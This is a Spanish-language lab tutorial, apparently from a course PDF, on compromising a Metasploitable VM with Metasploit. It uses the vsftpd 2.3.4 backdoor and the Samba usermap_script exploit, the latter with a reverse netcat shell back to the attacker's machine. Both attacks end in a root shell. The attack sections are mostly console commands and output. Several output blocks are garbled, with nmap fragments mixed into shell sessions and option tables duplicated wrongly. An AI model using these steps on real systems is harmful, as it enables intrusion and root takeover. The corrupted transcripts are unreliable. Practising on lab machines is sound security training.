
Comenzamos por googlear este servicio:



Ingresa la búsqueda en Google, agregando al final la palabra **exploit**:



Entra en el primer resultado de la búsqueda:





Rapid7 es una empresa que se dedica a la búsqueda de amenazas.

Al entrar, nos indica que VSFTPD tiene una ejecución de comando de puerta trasera. Esto significa que podemos ejecutar comandos en el target si tenemos este programa instalado.

Al realizar esta búsqueda, rápidamente nos dimos cuenta de que existe una vulnerabilidad con este servicio.

Más abajo, podemos ver **Module Options**:


Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
1 msf > use exploit/unix/ftp/vsftpd_234_backdoor
2 msf exploit(vsftpd_234_backdoor) > show targets
3 ...targets...
4 msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
5 msf exploit(vsftpd_234_backdoor) > show options
6 ...show and set options...
7 msf exploit(vsftpd_234_backdoor) > exploit
```

Copia el texto que está seleccionado.


Volveremos a la terminal y lanzaremos Metasploit, ingresando **msfconsole**:



Y veremos lo siguiente:



Puedes buscar por ayuda, para ver comandos y descripciones:



```
root@kali: ~  
+ -- [ 7 evasion ]  
Metasploit tip: Open an interactive Ruby terminal with irb  
msf5 > help  
Core Commands  
-----  
Command      Description  
-----  
?             Help menu  
banner        Display an awesome metasploit banner  
cd             Change the current working directory  
color          Toggle color  
connect        Communicate with a host  
debug          Display information useful for debugging  
exit           Exit the console  
get            Gets the value of a context-specific variable  
getg           Gets the value of a global variable  
grep           Grep the output of another command  
help           Help menu  
history        Show command history  
load           Load a framework plugin  
quit           Exit the console  
repeat         Repeat a list of commands  
route          Route traffic through a session  
save           Saves the active datastores  
sessions       Dump session listings and display information about sessions
```

A continuación, ingresaremos **use**, y pegaremos el texto que teníamos copiado:

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Obtenemos lo siguiente:

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

El nombre ha cambiado por exploit.

A continuación, usaremos el comando **show** para ver las opciones:

```
[*] No payload configured, defaulting to cmd/unix/interact  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Vemos lo siguiente:


```

root@kali: ~
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    www.example.test  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.10.10      yes       The target IP address
  LURI      /                yes       The target URI

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Podemos ver que la segunda opción es el puerto 21. Esto es correcto.

Recordemos que nuestro target tiene este mismo puerto:

```

PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP co
| ftp-syst:

```

Lo que necesitamos cambiar es RHOSTS:

```

RHOSTS
path>

```

Para cambiar este valor, usaremos el comando de **set**.

```

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.6

```

Vamos a setear **RHOST** y la IP de target.

Al presionar Enter, vemos que RHOST está seteado:

```

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

```

Para ver que efectivamente se han cambiado los valores, usaremos el comando **show options**:

```

ssh-hostki msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

```

```

root@kali: ~
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.6        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
path>'
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.6        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
path>'
  RPORT     21              yes       The target port (TCP)

Exploit target:
  Id  Name
  --  -
  0    Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

```

Podemos ver que el número en GHOST ha cambiado al que ingresamos.

Ahora que todo está listo, queremos ejecutar el exploit. Para eso, simplemente ingresamos el código:

```

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

```

```

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[*] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0 → 10.0.2.6:6200) at 2020-09-04 07:23:16 -0400

6:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

```

Exploit parece estar funcionando de manera exitosa, lo que significa que tenemos acceso al target.

Si ahora ingresamos **id**, podemos ver que nuestra id es root:

```

End of st: id
22/tcp op: uid=0(root) gid=0(root)
ssh-hostk:

```

Si ingresamos **uname -a**, podemos ver que estamos en la máquina Metasploitable.

```

End of st: uid=0(root) gid=0(root)
22/tcp op: uname -a
ssh-hostk: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Si ingresas **ls**, obtendrás una lista de los archivos:

```

FTP server ls
Conn: bin
Logg: boot
TYPE cdrom
No s: dev
Sess: etc
Cont: home
Data: initrd
vsFT: initrd.img
End of st: lib
22/tcp op: lost+found
ssh-hostk: media
1024 68: mnt
2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:
22/tcp: open: telnet: Linux telnetd

```

Hackear un server

Veremos cómo usar Metasploit y cómo utilizar vulnerabilidades en ciertos servidores.

En esta ocasión, copiaremos el contenido marcado:

```

Target: 10.0.2.6
Command: nmap -T4 -A -v 10.0.2.6


Hosts  Services  Nmap Output  Ports/Hosts  Topology  Host Details  Scans

OS  Host
10.0.2.6 (10.0.2.6)
nmap -T4 -A -v 10.0.2.6
| dns-nsid:
|   bind.version: 9.4.2
| 80/tcp open  http      Apache httpd 2.2.8 ((Ubuntu))
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-title: Metasploitable2 - Linux
| 111/tcp open  rpcbind   2 (RPC #100000)
| 139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (1.0.0)
| 445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (1.0.0)
| 512/tcp open  exec?
| 513/tcp open  login      OpenBSD or Solaris rlogind
| 514/tcp open  tcpwrapped
| 1099/tcp open  java-rmi   GNU Classpath grmiregistry
| 1524/tcp open  bindshell  Metasploitable root shell
| 2049/tcp open  nfs        2-4 (RPC #100003)
| 2121/tcp open  ftp        ProFTPD 1.3.1
| 3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8


```

Samba smbd 3.x para realizar una búsqueda en Google.

Ingresamos la búsqueda en Google, seguida de exploit, como lo hicimos anteriormente:




Y vemos estos resultados:



Nos interesan los resultados que son rapid7, ya que estos son los que trabajan con Metasploit.

Ingresamos al primer resultado.



Vemos que **command execution** es su vulnerabilidad.


Este es el nombre de la vulnerabilidad, al igual como hicimos en el ejercicio anterior:



Copia el texto de la primera línea, que va después de **use**

exploit/multi/samba/usermap_script


Volvemos a Metasploit **msf console**:



Ingresa **use**, seguido del código que copiamos anteriormente:



Presiona Enter y verás lo siguiente:



Generalmente, después de esto, queremos ver las opciones, como hicimos también anteriormente. Ingresamos el código **show options**:



Verás que es muy similar a la información que también vimos antes:

```

Samba "username map script" Command Execution - Mozilla Firefox
root@kali: ~
msf5 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    path>'          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:c
  RPORT     139             yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

msf5 exploit(multi/samba/usermap_script) >

```

Al igual que antes, queremos cambiar RHOST. Para eso, usamos **set** e ingresamos el número correspondiente:

```

msf5 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.6

```

Si mostramos las opciones ahora, veremos que RHOST ha cambiado de acuerdo a lo que ingresamos.

En este caso, el target no tiene una puerta trasera, por lo que de que ahí en adelante vemos que los pasos a seguir son diferentes. Ahora debemos crear un Payload y correrlo en la computadora target.


Para esto, primero haremos un show, con el siguiente código:

```

msf5 exploit(multi/samba/usermap_script) > show payloads

```

Veremos los tipos de payloads:



```

root@kali: ~
Payload options (cmd/unix/reverse_netcat):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Automatic

msf5 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  --
0  cmd/unix/bind_awk                         manual          No     Unix Command Shell, Bind TCP (via AWK)
1  cmd/unix/bind_busybox_telnetd             manual          No     Unix Command Shell, Bind TCP (via BusyB
ox telnetd)
2  cmd/unix/bind_inetd                       manual          No     Unix Command Shell, Bind TCP (inetd)
3  cmd/unix/bind_lua                         manual          No     Unix Command Shell, Bind TCP (via Lua)
4  cmd/unix/bind_netcat                     manual          No     Unix Command Shell, Bind TCP (via netca
t)
  
```

Dependiendo del tipo, el payload puede realizar algo que sea útil para nosotros. En la parte final de los payloads vemos qué lenguaje de programación utilizan.

Pero en este exploit vemos que la opción por defecto está seteada en lo siguiente:

```

msf5 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(multi/samba/usermap_script) > show options
  
```

cmd/unix/reverse_netcat


Un poco más abajo, vemos que LHOST está escuchando a la IP 10.0.2.4.

```

Payload options (cmd/unix/reverse_netcat):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
  
```

Que es nuestra propia IP.

Si abrimos la terminal y hacemos **ifconfig**, vemos la dirección IP, que es la misma.




```
root@kali: ~  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:fe33:7572 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:33:75:72 txqueuelen 1000 (Ethernet)  
    RX packets 22144 bytes 4304868 (4.1 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 25699 bytes 4209932 (4.0 MiB)
```

Volvamos a la pantalla anterior, y corre el exploit:



```
msf5 exploit(multi/samba/usermap_script) > exploit
```



```
msf5 exploit(multi/samba/usermap_script) > exploit  
[*] Started reverse TCP handler on 10.0.2.4:4444  
[*] Command shell session 1 opened (10.0.2.4:4444 -> 10.0.2.6:56808) at 2020-09-04 15:17:18 -0400
```

Nos indica que la sesión 1 se ha abierto y muestra los dispositivos que tienen conexión. (La máquina Metasploit y nuestra máquina).

Con los comandos **id**, **uname -a**, podemos obtener datos que nos muestren dónde estamos:



```
pwd  
/  
id  
uid=0(root) gid=0(root)  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```